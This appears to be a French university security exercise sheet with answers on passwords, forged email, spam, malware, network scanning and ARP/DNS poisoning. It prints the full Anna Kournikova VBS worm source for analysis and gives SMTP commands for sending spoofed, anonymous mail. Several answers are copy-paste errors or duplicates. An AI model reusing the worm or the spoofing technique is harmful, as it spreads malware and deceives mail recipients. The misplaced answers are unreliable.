Exercices TE 1 ISI

Introduction

Exercice 138 : Trilogie de sécurité

Donnée

Remplir le texte ci-dessous avec les trois mots manquants :

Question - réponse

s'assurer que les utilisateurs autorisés aient accès à l'information et aux ressources associées au moment et au lieu exigés.	**Disponibilité**
s’assurer que l’information est accessible seulement à ceux qui sont autorisé à y avoir accès.	Confidentialité
protéger l’exactitude et la complétude de l’information et des méthodes de traitement.	Intégrité

Exercice 137 - Modèle en oignon

Donnée

Répondre aux questions

Question - réponse

- Selon le modèle en oignon vu en cours, classer les couches suivantes : applications, hôtes, physique, protocoles, réseaux (ordre alphabétique) en allant de l’extérieur (couche 1) du périmètre vers l’intérieur (couche 5).

1. Physique
2. Réseau
3. Protocole
4. Hôte
5. Application
6. Information Nous souhaitons à présent savoir comme les domaines de sécurité physique, technique et organisationnelle interviennent dans ce modèle. Pour cela, nous souhaitons savoir dans quelle(s) couche(s) est présent le domaine en question et en quoi il est utile pour lui même, pour les couches du modèle, ou pour les autres domaines.

- Expliquer comment la sécurité physique intervient dans ce modèle en oignon ? Justifier.
    - La sécurité physique intervient dans la couche extérieur
    - Serveur ultra sécurisé techniquement, mais qui est posé dans la salle des serveurs, ouverte et accessible à tous
- Expliquer comment la sécurité technique intervient dans ce modèle en oignon ? Justifier.
    - La sécurité technique intervient dans les couches réseau à applications

    - Doit garantir l'accès au données de manière sécurisée
- Expliquer comment la sécurité organisationnelle intervient dans ce modèle en oignon ? Justifier.
    - La sécurité organisationnelle régit les interactions entre les humains et les différentes couches
    - explique qui a le droit d'accéder à telle ou telle salle ? ou telle ou telle donnée ? comment demander l'accès à ce répertoire ? quel est le processus de validation ?

Exercice 140 - Domaine de sécurité

Donnée

La sécurité des systèmes de l'information regroupe trois domaines : la sécurité physique, la sécurité technique et la sécurité organisationnelle

Question - réponse

1. Dans quels domaines font partie les exemples ci-dessous :

Contrôle d'accès aux batiments.	**Sécurité physique**
Formation des employés	Sécurité organisationnelle
Sécurité du cablage réseau	Sécurité physique
Sécurité des communications par email	Sécurité technique
Sécurtié des systèmes d'exploitation	Sécurité technique

2. Laquelle de ces catégories ne fait pas partie de la sécurité technique ?
    - Sécurité des données en transit sur un réseau informatique
    - Sécurité des systèmes d'exploitation
    - Sécurité de fichiers de configuration
    - **Sécurité d'un câblage réseau**

Exercice 139 - Fondamentaux en sécurité

Donnée

Nous avons défini 5 principes fondamentaux de sécurité.

Question - réponse

1. Pour chaque scenario ci-dessous, indiquer quel principe n'est pas satisfait.

Le manager de la sécurité de l'infrastructure de l'entreprise AGENCE_SECU demande à son équipe de travailler jours et nuits pour atteindre la sécurité à 100%.	**La sécurité parfaite est impossible.**
Le manager de la sécurité de l'infrastructure informatique de l'entreprise AGENCE_SECU impose certaines règles aux employés de l'entreprise sans donner de raison valable. Le manager constate que beaucoup d'employés contournent les règles et il ne comprend pas pourquoi.	Participation des utilisateurs.

Le manager de la sécurité de l'infrastructure de l'entreprise AGENCE_SECU demande à son équipe de travailler jours et nuits pour atteindre la sécurité à 100%.	**La sécurité parfaite est impossible.**
Un architecte sécurité remarque que les statistiques montrent que 90% des attaques réussies sont faites au travers de serveurs Web, alors que seulement 0.5% sont faites au travers des systèmes d'archivage. L'architecte sécurité estime donc qu'il est très important de sécuriser le serveur Web et qu'il est inutile de perdre du temps à patcher et maintenir un système d'archivage sécurisé.	La sécurité globale est aussi forte que le maillon le plus faible
La direction de l'entreprise AGENCE_SECU constate que certaines attaques ont eu lieu dans son entreprise. Elle exige une mise à niveau sécuritaire et désigne une équipe provisoire pour le faire. Cette équipe achète de nouveaux équipements sécurisés et améliore considérablement l'infrastructure. Comme les attaques ont cessé, la direction estime qu'une sécurité suffisante est atteinte, l'équipe provisoire de sécurité a fait son travail et elle peut reprendre la production des produit.	La sécurité est un processus (pas un produit).

2. Dans une entreprise, les administrateurs souhaitent restreindre l'installation de logiciels. Ils ont mis en place une liste de logiciels interdits. Quelle stratégie de sécurité n'est pas respectée ? Interdiction par défaut

Mots de passe

Exercice 99 - Empreintes de mots de passe

Donnée

Les systèmes d'authentification usuels vérifient les mots de passe à l'aide de leur empreinte stockée dans des fichiers protégés.

Question - réponse

1. Quelle est l'utilité de stocker les empreintes des mots de passe plutôt que les mots de passe eux-mêmes ?
    - En cas de vol du fichier, les empreintes ne divulguent pas directement les mots de passe.
2. Pourquoi doit-on protéger l'accès aux empreintes des mots de passe ?
    - Les mots de passe peuvent être crackés
3. Sous quelle condition cette précaution ne serait-elle pas nécessaire ?
    - Si les utilisateurs choisissaient des mots de passe suffisamment complexes.

Exercice 100 - Faiblesses des mots de passe

Donnée

Question - réponse

1. Expliquer pourquoi les empreintes de type LM Hash sont considérées comme étant faibles du point de vue de la sécurité.
    - Liste des faiblesses dans les slides.
2. Expliquer pourquoi il n'existe pas de tables arc-en-ciel disponibles pour casser les mots de passe Linux reposant sur SHA-512.
    - Car elle utilise un sel aléatoire.
3. Donner deux mesures organisationnelles permettant de se protéger contre les attaques visant les mots de passe.
    - Changer périodiquement les mots de passe
    - Contraintes imposant des mots de passe complexes
4. Donner deux mesures techniques permettant de se protéger contre les attaques visant les mots de passe.
    - Utiliser une fonction de hachage forte
    - Utiliser du sel dans le calcul de l'empreinte
    - Restreindre l'accès au fichier des empreintes

Exercice 101 - Attaque par recherche exhaustive

Donnée

Question - réponse

1. Combien existe-t-il de mots de passe différents possédant exactement 8 caractères, sachant que seuls les caractères alphanumériques sont utilisés en plus des deux caractères «-» et «_» ? Détailler les calculs et fournir une réponse sous la forme d'une puissance de 2.
    - $64^8 \approx 2^{48}$
2. Combien existe-t-il de mots de passe d'exactement 8 caractères, sachant que les 128 caractères ASCII peuvent être utilisés ? Détailler les calculs et fournir une réponse sous la forme d'une puissance de 2.
    - $128^8 = 2^{56}$
3. En supposant qu'il faille un jour pour réaliser une recherche exhaustive sur un mot de passe vérifiant les propriétés de la première question, combien faut-il de jours pour en réaliser une sur un mot de passe vérifiant les propriétés de la deuxième question ?
    - 256 jours
4. En supposant que le mécanisme d'authentification n'utilise pas de sel dans le calcul de l'empreinte, quelle méthode pourrait être conseillée pour casser les mots de passe plus rapidement que ne le fait la recherche exhaustive ?
    - dictionnaire.
    - Compromis temps-mémoire (si les tables sont déjà précalculées ou nbr de cibles important).

Exercice 102 - Bénéfice du sel

Donnée

La société Don D'vello dirigée par Monsieur Guy a été piratée en fin d'année et les données de plus de 800 000 clients ont été publiées sur Internet par l'attaquant. Ces données contenaient entre autres l'empreinte MD5 non salée de chacun des mots de passe des utilisateurs. On suppose dans la suite qu'une recherche exhaustive sur l'espace complet des mots de passe possibles nécessite 800 milliards (8×10^{11}) d'opérations MD5.

Question - réponse

1. Combien d'opérations MD5 sont nécessaires en moyenne pour retrouver un mot de passe quelconque à partir du fichier contenant les 800 000 empreintes ?
    - Approximativement 10^6 opérations en moyenne
2. Si un sel différent était utilisé pour hacher chaque mot de passe, combien d'opérations MD5 seraient nécessaires en moyenne pour retrouver un mot de passe quelconque à partir du fichier contenant les 800 000 empreintes ?
    - Approximativement 4×10^{11} opérations en moyenne (en supposant une distributions uniforme)

Exercice 104 - Cassage de plusieurs mots de passe

Donnée

On suppose qu'un attaquant est en possession d'un fichier contenant dix empreintes de mots de passe alphanumériques de 9 caractères. Répondre aux questions suivantes pour chacun des systèmes Windows 98, Windows 7 et Linux (DES).

Question - réponse

1. Combien d'opérations de hachage l'attaquant devra-t-il effectuer en moyenne pour retrouver le mot de passe de Léa Spirine dont l'empreinte figure dans le fichier ?
    - Cas Windows 98 : $(36^7/2) + (36^2/2) \approx 3{,}9 \times 10^{10}$
    - Cas Windows 7 : $62^9/2 \approx 6{,}8 \times 10^{15}$
    - Cas Unix (DES) : $62^8/2 \approx 1{,}1 \times 10^{14}$
2. Combien d'opérations de hachage l'attaquant devra-t-il effectuer en moyenne pour retrouver un mot de passe quelconque dont l'empreinte figure dans le fichier ?
    - Cas Windows 98 : $36^7/11 + 36^2/11$
    - Cas Windows 7 : $62^9/11$
    - Cas Unix (DES) : $62^8/2$ (hypothèse : 10 sels différents)

Exercice 105 - Dénombrement de mots de passe

Donnée

On suppose que le logiciel Hashcat met environ 5 heures pour casser tous les mots de passe Windows d'exactement 7 caractères, constitués de chiffres et de lettres minuscules uniquement. Il serait possible de réduire le temps de calcul de ce logiciel en ne testant que les mots de passe qui ne contiennent pas plus de deux chiffres.

Question - réponse

1. Calculer le nombre total de mots de passe.
    - 36^7 = 78 364 164 096 ≈ 78 x 10^9
2. Calculer le nombre de mots de passe qui contiennent au plus 2 chiffres.
    - $$\underbrace{C_7^0 26^7 10^0}_{0\ \text{chiffre}} + \underbrace{C_7^1 26^6 10^1}_{1\ \text{chiffre}} + \underbrace{C_7^2 26^5 10^2}_{2\ \text{chiffres}} = 54\ 606\ 804\ 097 \approx 54 \times 10^9$$
3. Combien de temps faudrait-il pour casser tous les mots de passe de ce type (à 20 minutes près) ?
    - $((54 \times 10^9)/(78 \times 10^9))$x5(heures) ≈ 3 h 30 min

Exercice 107 - Questions et réponses secrètes

Donnée

Donner au moins deux raisons expliquant pourquoi l'utilisation de réponses secrètes à des questions personnelles pour récupérer (et non pas réinitialiser) un mot de passe perdu est discutable en termes de sécurité.

Question - réponse

1. permettre la récupération implique un stockage réversible.
2. souvent très (trop)facile de répondre aux questions secrètes.
3. peut générer des problèmes de respect de la vie privée dans certaines juridictions

Emails forgés

Exercice 73 - Questions et réponses secrètes

Donnée

1. En ouvrant une session `telnet` sur le port 25 de son serveur SMTP, il est possible d'envoyer un courrier électronique avec un expéditeur fantaisiste. Illustrer cette technique en utilisant les commandes `SMTP HELO`, `MAIL FROM:`, `RCPT TO:`, `DATA` et `QUIT` pour envoyer un courrier forgé à votre propre adresse électronique.
2. Récupérer le message reçu dans un fichier et retrouver ainsi les données saisies lors de la session `telnet`. Quelles sont les données affichées par le client de messagerie du destinataire ?

Question - réponse

1. permettre la récupération implique un stockage réversible.
    - Pratique des commandes SMTP selon exemple dans les slides.
2. souvent très (trop)facile de répondre aux questions secrètes.
    - Ce sont les données dans le champ DATA (To:, From:, Subject:, etc.). Cf RFC-822.

Exercice 74 - Service de messagerie sur le Web et anonymat

Donnée

De nombreuses personnes pensent que l'envoi de courriers électroniques en utilisant un service sur le Web est totalement anonyme. Utiliser un tel service en ligne (Yahoo, Gmail, etc.) pour se convaincre du contraire : s'envoyer un courrier électronique et éditer l'en-tête complet du message reçu ; déterminer ainsi l'information importante qui permet de tracer l'émetteur du message.

Question - réponse

L'adresse IP de la machine connectée au site Web est généralement dans l'en-tête du courrier

Exercice 75 - Divulgation d'informations

Donnée

Outre l'adresse IP de l'expéditeur, les en-têtes des courriers électroniques peuvent révéler d'autres informations intéressantes. S'envoyer un courrier électronique à partir d'un logiciel usuel (Thunderbird, Microsoft Outlook, Apple Mail, etc.) puis éditer l'en-tête complet du message reçu afin de déterminer les informations (relatives à l'environnement de travail) qui sont divulguées par le programme.

Question - réponse

Ces informations varient selon le logiciel utilisé : version du logiciel, système d'exploitation utilisé.

Spams

Exercice 76 - En-tête de courrier électronique

Donnée

La figure 1 présente l'en-tête d'un spam. Comment expliquer les deux adresses IP différentes apparaissant dans l'en-tête ?

```
Received: from gw05 [192.168.227.29]
(cust-90-62.as01.chcg.eli.net [209.210.90.62]) by ns.tsp.co.kr (8.9.3/8.9.3)
with SMTP id LAA29540; Sat, 18 Apr 2015 11:45:27 +0900
```

Figure 1 – En-tête d'un spam à l'origine incertaine

Question - réponse

La différence provient du fait que le serveur SMTP a utilisé les paramètres locaux. L'adresse IP `192.168.227.29` est l'adresse locale de l'émetteur. Par contre, pour le serveur SMTP `ns.tsp.co.kr`, le courrier provient de `209.210.90.62`.

Exercice 77 : Spam et serveurs relais

Donnée

Les deux en-têtes de courriers électroniques suivants proviennent de spams qui ont été relayés par des serveurs SMTP probablement mal configurés.

```
From root Sat Apr 11 20:54 MET 2015
Received: from cnshow.com ([210.77.145.198])
    by crcsun15.epfl.ch (8.8.X/EPFL-8.1a) with SMTP id UAA18188
    for <oechslin@crc.epfl.ch>; Sat, 11 Apr 2015 20:54:10 +0200 (MET DST)
Received: (qmail 27348 invoked from network); 11 Apr 2015 01:03:55 -0000
Received: from slip-12-64-6-240.mis.prserv.net (HELO 12.64.6.240) (12.64.6.240)
    by cnshow.com with SMTP; 11 Apr 2015 01:03:55 -0000
From: jo221@qatarmail.com
Message-ID: <0000318379cc$0000404c$00000f94@>
To: <Undisclosed.Recipients>
Subject: Software that can help fix credit ..
Date: Fri, 10 Apr 2015 18:41:49 -0500
```

```
From root Sat Apr 18 04:56 MET 2015
Received: from ns.tsp.co.kr ([203.228.72.78])
    by crcsun15.epfl.ch (8.8.X/EPFL-8.1a) with ESMTP id EAA27998;
    Sat, 18 Apr 2015 04:54:22 +0200 (MET DST)
Received: from gw05 [192.168.227.29]
```

```
    (cust-90-62.as01.chcg.eli.net [209.210.90.62])
    by ns.tsp.co.kr (8.9.3/8.9.3) with SMTP id LAA29540;
    Sat, 18 Apr 2015 11:45:27 +0900
Received: from mail2.howareyoutoday.org by gw05 with ESMTP;
    Fri, 17 Apr 2015 21:47:50 -0400
From: illsdoil@howareyoutoday.org
Message-ID: <0000340654bc$000010af$00001290@mail2.howareyoutoday.org>
To: <illsdoil@howareyoutoday.org>
Subject: Are YOU Ready For Wealth & Freedom ?????
Date: Fri, 17 Apr 2015 21:47:36 -0400
```

Pour chacun de ces en-têtes, déterminer l'adresse IP (éventuellement le nom) de la machine émettrice du message et du serveur SMTP qui a accepté de le relayer. Vérifier si ces serveurs SMTP acceptent encore le relais.

Question - réponse

Dans le premier message, `cnshow.com` a été abusé, alors que dans le second message c'est `ns.tsp.co.kr`. Ces serveurs ne sont plus des relais.

Exercice 78 : Serveur SMTP autorisant le relais

Donnée

Pourquoi un annonceur publicitaire peu scrupuleux préfère-t-il utiliser un serveur SMTP autorisant le relais plutôt que son serveur SMTP légitime ?

Question - réponse

A l'abri de représailles directes (listes noires ou coupure d'accès) ; profiter de la bande passante de plusieurs serveurs.

Exercice 79 : Courriers anonymes

Donnée

Question - réponse

1. Nous savons qu'utiliser un serveur SMTP acceptant le relais ne garantit pas l'anonymat des courriers électroniques envoyés. On remarque qu'un serveur SMTP renvoie généralement le message relaying denied si le domaine est erroné, et le message User unknown si seul le nom du destinataire est erroné. Certains serveurs SMTP ne renvoient cependant pas ce second message d'erreur, ils retournent le courrier complet à son expéditeur en ajoutant juste quelques mots indiquant qu'il n'a pu distribuer ce courrier. En déduire une méthode pour envoyer des courriers sans que l'adresse IP de l'expéditeur du spam n'apparaisse dans le message.
    - Envoyer un courrier dont l'expéditeur est l'adresse de la personne cible
2. Donner les commandes SMTP que devra saisir Jean Aymard pour envoyer anonymement un courrier électronique à Phil Hamant, leurs adresses électroniques étant respectivement jean.aymard@deuxtoits.fr et phil.hamant@dampool.com.

- `MAIL FROM : phil.hamant@dampool.com, RCPT TO : adresse inexistante, DATA : ce qu'il souhaite envoyer`.

Exercice 80 : Règles pour éviter le relais ouvert

Donnée

Donner les deux règles de base à appliquer à un serveur de messagerie afin d'éviter qu'il ne puisse être utilisé pour relayer du spam.

Question - réponse

1. L'expéditeur ou le destinataire d'un message doit faire partie du domaine auquel appartient le serveur.
2. Seules les machines faisant partie du domaine ont le droit de déposer du courrier avec un expéditeur appartenant au domaine.

Exercice 81 : Logiciels anti-spam

Donnée

Question - réponse

1. Certains logiciels anti-spam peuvent être installés sur le serveur de messagerie ou directement sur les postes clients. Quels sont les avantages et les inconvénients de ces deux solutions ?
    - Avantages à installer le logiciel anti-spam au niveau du serveur :
        - Les spams n'atteignent pas les machines de l'utilisateur.
        - Maintenance centralisée.
        - Sur le serveur, le logiciel a accès à tous les courriers reçus et peut donc filtrer plus efficacement.
    - Avantages à installer le logiciel anti-spam sur le poste client :
        - Personnalisation
        - Sur le serveur implique un ralentissement. Sur le poste du client réduit ce temps d'attente.
2. Proposer des critères de filtrage pour détecter les spams.
    - un lien HTML indique de «cliquer ici» ;
    - des adresses similaires apparaissent dans la liste des destinataires ;
    - une police de grande taille est utilisée.
    - la date indiquée dans le courrier et la date indiquée par le serveur SMTP diffèrent substantiellement ;
3. Proposer deux autres méthodes qui ne sont pas fondées sur le filtrage du contenu des courriers électroniques.
    - un temps de transit du message important
    - un nombre de destinataires important ;
    - des listes noires recensant les expéditeurs de spams ;
    - des listes noires recensant des contenus de spams.

4. Qu'appelle-t-on un `faux positif` et un `faux négatif` ? Laquelle de ces deux alertes les concepteurs de logiciels anti-spam essaient-ils de minimiser prioritairement ? Pourquoi ?

    - faux positif : message détecté comme spam (positif) alors que ce n'est pas le cas (faux).
    - faux négatif : message qui n'est pas détecté comme étant un spam (négatif) alors que c'est le cas (faux).

Exercice 82 : Prévention contre le spam

Donnée

Pour réduire le problème de spam il est possible d'associer un coût à l'envoi de messages. L'expéditeur doit par exemple effectuer un calcul utilisant la date et le destinataire du message et dont le résultat est inclus dans le message. Le calcul est choisi de telle sorte qu'il nécessite quelques secondes de temps de calcul à l'expéditeur. Le principe de cette idée est qu'un utilisateur normal de la messagerie ne sera pas pénalisé par les calculs à faire alors qu'un diffuseur de spam qui envoie des millions de messages par jour aura besoin de ressources de calcul énormes. Bien que cette idée ait l'air convaincante au premier abord, elle a plusieurs défauts majeurs. Citer au moins trois de ces défauts.

Question - réponse

- Evolution rapide et hétérogénéité implique que les calculs seront trop pénalisants pour certains utilisateurs légitimes
- Les pirates utilisent souvent des machines compromises, et donc les innocents paieront le coût de l'envoi.
- Pénalise les listes de diffusion légitimes avec grand nombre d'abonnés.
- Fonctionne que si tous les utilisateurs y adhèrent, autrement perte de message légitimes.

Codes malveillants

Exercice 89 : Virus et vers

Donnée

1. Quelle est la différence entre un virus et un ver ?
2. Dans quelle mesure les vers sont-ils plus dangereux que les virus ?
3. Certains vers qui se propagent sur Internet ne provoquent aucun dommage sur les machines atteintes. Pourquoi sont-ils cependant nuisibles ?
4. Pour désinfecter un ordinateur, il est recommandé de le redémarrer depuis un CD-ROM ou une clef USB ; pourquoi ?

Question - réponse

1.
    - Virus
        - Code exécutable
        - se reproduit automatiquement de lui-même,
        - s'attache à d'autres programmes ou fichiers (les porteurs),
        - requière généralement l'intervention des utilisateurs pour se propager
        - (p.ex. transmission de fichiers infectés par l'utilisateur).
    - Ver :
        - Code exécutable
        - se reproduit automatiquement de lui-même,
        - se propage via les réseaux et
        - ne requière généralement pas l'intervention des utilisateurs pour se propager (autonome).
2. Ils sont autonomes, donc non dépendant d'une action humaine.
3. Utilisation de ressources (CPU, réseau, etc.).
4. Il est nécessaire d'utiliser un système de confiance, propre et intègre.

Exercice 91 : Codes malveillants indétectables

Donnée

Il arrive régulièrement que des codes malveillants réussissent à persister sur une machine sans être détectés par les antivirus installés par la victime de l'infection. Décrire deux techniques différentes qui permettent à un code malveillant de ne pas être détecté par les logiciels antivirus.

Question - réponse

1. Usage d'un rootkit
2. Empêcher l'antivirus de fonctionner correctement (logiciel, réseau, etc.)

Exercice 93 : Virus avec fichier joint chiffré

Donnée

On considère dans cet exercice une variante du ver W32/Beagle. Ce ver se présente sous la forme d'un courrier électronique possédant un fichier joint qui est à la fois compressé et chiffré. Le mot de passe pour déchiffrer le fichier est contenu dans le corps du message. Si la victime exécute le fichier obtenu après décompression avec le mot de passe fourni (qui est un fichier avec une extension `.exe`), alors le ver se propage en choisissant la prochaine victime dans le carnet d'adresses de la victime courante. Pourquoi le fichier compressé est-il chiffré puisque le mot de passe est fourni dans le message ?

Question - réponse

Les antivirus sont capables d'analyser le contenu d'une archive. Si le fichier est chiffré, alors cela rend l'analyse de l'antivirus inefficace.

Exercice 94 : Analyse d'un programme malveillant

Donnée

Analyser le code VBS ci-après en identifiant de manière générale ses différentes fonctions

```
Do not execute this code on your own computer!
On Error Resume Next
Set shell = CreateObject("WScript.Shell")
shell.regwrite "HKCU\software\OnTheFly\", "made with Vbswg 1.50b"
Set fileobject= Createobject("scripting.filesystemobject")
fileobject.copyfile wscript.scriptfullname,fileobject.GetSpecialFolder(0)&
"\People.jpg.vbs"
if shell.regread ("HKCU\software\OnTheFly\mailed") <> "1" then
 infect()
end if
if month(now) =1 and day(now) =26 then
 shell.run "Http://www.dynabyte.nl",3,false
end if
Set myfile= fileobject.opentextfile(wscript.scriptfullname, 1)
file content= myfile.readall
myfile.Close
Do
 If Not (fileobject.fileexists(wscript.scriptfullname)) Then
 Set new file= fileobject.createtextfile(wscript.scriptfullname, True)
 new file.write file content
 new file.Close
 End If
Loop
Function infect()
On Error Resume Next
Set my outlook = CreateObject("Outlook.Application")
If my outlook= "Outlook"Then
 Set my mapi=my outlook.GetNameSpace("MAPI")
 Set my addrlists= my mapi.AddressLists
 For Each my list In my addrlists
 If my list.AddressEntries.Count <> 0 Then
 num addr = my list.AddressEntries.Count
 For i = 1 To num addr
```

```
  Set my msg = my outlook.CreateItem(0)
  Set my addr = my list.AddressEntries(i)
  my msg.To = my addr.Address
  my msg.Subject = "Here you have, ;o)"
  my msg.Body = "Hi:" & vbcrlf & "Check This!" & vbcrlf & ""
  set my attachement=my msg.Attachments
  my attachement.Add fileobject.GetSpecialFolder(0)& "\People.jpg.vbs"
  my msg.DeleteAfterSubmit = True
  If my msg.To <> "" Then
  my msg.Send
  shell.regwrite "HKCU\software\OnTheFly\mailed", "1"
  End If
  Next
  End If
  Next
 end if
 End Function
```

Question - réponse

Pour information, ce code est tiré de «Anna Kournikova ». - changements dans la base de registre (`shell.regwrite`) : crée une entrée nommée `HKCU\software\OnTheFly` initialisée à `made with Vbswg 1.50b` - Le programme se copie en local (`fileobject.copyfile`). - Si c'est la première fois, soit `HKCU\software\OnTheFly` différent de `1`, alors il appelle `Infect()`. - La fonction `Infect()` propage le courrier électronique en l'envoyant à l'ensemble des adresses électroniques contenues dans le carnet d'adresses. - `HKCU\software\OnTheFly` prendra la valeur `1`, indiquant qu'il s'est propagé. - Si la date courante est le 26.01, alors il essaie de se connecter au site `www.dynabyte.nl` - dans une boucle infinie, il teste si le fichier est effacé : s'il est effacé, alors il est créé de nouveau. - Il ne cause donc pas de dommage aux données.

Anti-virus

Exercice 95 : Fonctionnement des antivirus

Donnée

Quelle(s) technique(s) utilise un antivirus pour détecter les programmes malveillants ?

Question - réponse

Recherche de signatures et analyse comportementale

Exercice 96 : Antivirus

Donnée

En général, les produits antivirus des grandes marques sont tous capables de reconnaître l'ensemble des virus connus.

Question - réponse

1. Pour quelle raison une machine équipée d'un tel produit peut tout de même se faire infecter ?
    - Les antivirus protègent notamment des codes malveillants actuellement connus. Il peut exister de nouveaux malwares
2. S'ils reconnaissent tous les mêmes virus, quel peut être l'avantage d'utiliser des produits de différentes marques ?
    - Certaines marques sont plus réactives à certains nouveaux malwares. Donc, plus rapidement protégé contre des malwares récemment découverts

Sécurité réseaux

Exercice 31 : Balayage réseau

Donnée

Il est possible de tester le balayage réseau, même s'il reste nécessaire d'obtenir l'accord préalable des personnes concernées. Il est par exemple possible de tester cette technique chez soi, ou alors dans un environnement virtualisé. À l'aide de l'outil gratuit le plus utilisé, soit nmap, tenter d'effectuer les opérations ci-dessous.

Question - réponse

1. Enumérer les machines du réseau local environnant.
2. Enumérer les ports d'une des machines.
3. Enumérer les services d'une des machines.
4. Récupérer le type de système d'exploitation d'une des machines.
5. Utiliser une commande automatique rassemblant l'ensemble des informations.

Exercice 32 : Mesures de protections contre le balayage réseau

Donnée

Se mettre dans la peau d'un administrateur réseau. Essayer de lister des mesures envisageables pour se protéger contre le balayage réseau.

Question - réponse

Exercice 27 : Usurpation d'adresse IP

Donnée

Une attaque de type «IP spoofing» consiste à se faire passer pour une autre machine en utilisant son adresse IP comme adresse source. La fameuse attaque de Mitnick contre Shimomura avait pour but de faire exécuter une commande malveillante sur la machine cible en se faisant passer pour une machine se trouvant dans le même réseau local.

Question - réponse

1. Pourquoi l'attaquant a-t-il utilisé l'adresse IP d'une machine existante au lieu d'en choisir une au hasard ?
2. Quelles sont les trois étapes principales de cette attaque ?
3. Si l'attaquant s'était trouvé sur le même réseau local, en quoi l'attaque aurait-elle été différente ?
4. Quelle est la différence entre une attaque de «spoofing» et une attaque de vol de session au niveau de la couche TCP ?
5. Quel est typiquement le but d'un attaquant qui effectue une attaque de vol de session ?

Exercice 78 : Serveur SMTP autorisant le relais

Donnée

Pourquoi un annonceur publicitaire peu scrupuleux préfère-t-il utiliser un serveur SMTP autorisant le relais plutôt que son serveur SMTP légitime ?

Question - réponse

Exercice 79 : Courriers anonymes

Donnée

Question - réponse

1. Nous savons qu'utiliser un serveur SMTP acceptant le relais ne garantit pas l'anonymat des courriers électroniques envoyés. On remarque qu'un serveur SMTP renvoie généralement le message `relaying denied` si le domaine est erroné, et le message `User unknown` si seul le nom du destinataire est erroné. Certains serveurs SMTP ne renvoient cependant pas ce second message d'erreur, ils retournent le courrier complet à son expéditeur en ajoutant juste quelques mots indiquant qu'il n'a pu distribuer ce courrier. En déduire une méthode pour envoyer des courriers sans que l'adresse IP de l'expéditeur du spam n'apparaisse dans le message.
2. Donner les commandes SMTP que devra saisir Jean Aymard pour envoyer anonymement un courrier électronique à Phil Hamant, leurs adresses électroniques étant respectivement `jean.aymard@deuxtoits.fr` et `phil.hamant@dampool.com`.

Exercice 30 : Empoisonnement de cache ARP/DNS

Donnée

On considère un réseau local 1 (LAN) composé de deux stations de travail et séparé de l'extérieur par un routeur (passerelle). Les stations de travail sont configurées pour utiliser le serveur DNS `128.178.33.38` extérieur au LAN et n'utilisent pas de cache DNS interne. On considère enfin deux serveurs HTTP extérieurs au LAN, `www.site.ch` et `www.fakesite.ch`. Les différents éléments sont représentés sur la figure 1. L'objectif de l'exercice est de proposer une attaque fondée sur l'empoisonnement du cache DNS, telle que lorsque l'utilisateur de station1 (victime) tentera d'accéder au site `www.site.ch`, il aboutira de manière transparente sur le site `www.fakesite.ch`. L'attaque sera effectuée à partir de `station2`. Lorsqu'une station souhaite communiquer avec l'extérieur du LAN, elle utilise, comme adresse MAC destination, l'adresse MAC de la passerelle. La passerelle reçoit le paquet et le retransmet en direction de sa destination (qui se trouve en dehors du LAN) ; l'adresse destination dans le paquet IP reste inchangée. On suppose pour l'instant qu'aucune des machines du LAN (y compris la passerelle) ne connaît les adresses MAC des autres machines et que le protocole ARP est utilisé pour obtenir des adresses MAC.

Question - réponse

1. L'utilisateur de la machine station1 exécute la commande `ping 192.168.1.2`. Ci-dessous figurent les messages échangés sur le LAN jusqu'à l'envoi du ping ainsi que les adresses contenues dans le paquet `ping` ; compléter le tableau.
2. `192.168.1.1` envoie `[ARP who-has? 192.168.1.2]` à l'ensemble du LAN.
3. `192.168.1.2` répond `[ARP is-at 00:00:00:00:00:02]` à `00:00:00:00:00:01`.

4. `192.168.1.1` envoie le paquet `ping` à `192.168.1.2`.

Adresse destination dans le paquet `ping`	**Adresse destination dans le paquet `ping`**
IP destination	
MAC destination	

2. L'utilisateur de station1 exécute la commande `ping 128.178.33.38` (machine extérieure au LAN). De la même manière que précédemment, indiquer les messages échangés sur le LAN jusqu'à l'envoi du ping, et compléter le tableau

Adresse destination dans le paquet `ping`	**Adresse destination dans le paquet `ping`**
IP destination	
MAC destination	

Bien que les protocoles DNS et ARP soient fondés sur des principes radicalement différents, leur objectif est le même, à savoir éviter à l'utilisateur la mémorisation d'adresses. Le protocole DNS effectue la conversion entre les noms de domaine, en général faciles à retenir, et les adresses IP. On notera `[DNS who-is? <domain name>]` une requête DNS et `[DNS is-at <IP address>]` une réponse DNS.

3. L'utilisateur de station1 exécute la commande `ping www.site.ch`. Indiquer tous les messages échangés sur le LAN jusqu'à l'envoi du paquet `ping`, puis compléter les tableaux suivants.

Adresse destination dans le paquet `ping`	**Adresse destination dans le paquet `ping`**
IP destination	
MAC destination	

Adresse destination dans le paquet `ping`	**Adresse destination dans le paquet `ping`**
IP destination	
MAC destination	

4. On suppose maintenant que les machines conservent en mémoire les adresses MAC récemment utilisées. Sachant que de nombreux systèmes d'exploitation acceptent les réponses ARP même s'ils n'ont jamais formulé de requêtes ARP, décrire comment `station2` peut se faire passer pour la passerelle auprès de `station1`.

5. L'utilisateur de station1 exécute la commande ping `128.178.33.38` ; compléter le tableau ci-dessous avec les informations qui seront contenues dans le paquet ping, dans le cas où il n'y a pas d'attaque et dans le cas où l'attaque a lieu.

Adresse destination dans le paquet `ping`	**Adresse destination dans le paquet `ping`**
IP destination	
MAC destination	

6. On suppose que `station2` réussit à se faire passer pour la passerelle auprès de `station1`. Expliquer comment utiliser cette mascarade pour réaliser l'attaque initialement souhaitée, à savoir que lorsque l'utilisateur de station1 tentera d'accéder au site www.site.ch, il aboutira de manière transparente sur le site `www.fakesite.ch`. Il est important de noter que l'attaque doit rester transparente pour `station1`.

7. On suppose que `station2` a mis son attaque en œuvre. Dessiner sur la figure 1 les chemins pris par les paquets transitant sur le LAN lorsque `station1` exécute la commande `ping www.site.ch` (on ne dessinera pas les requêtes et réponses ARP).

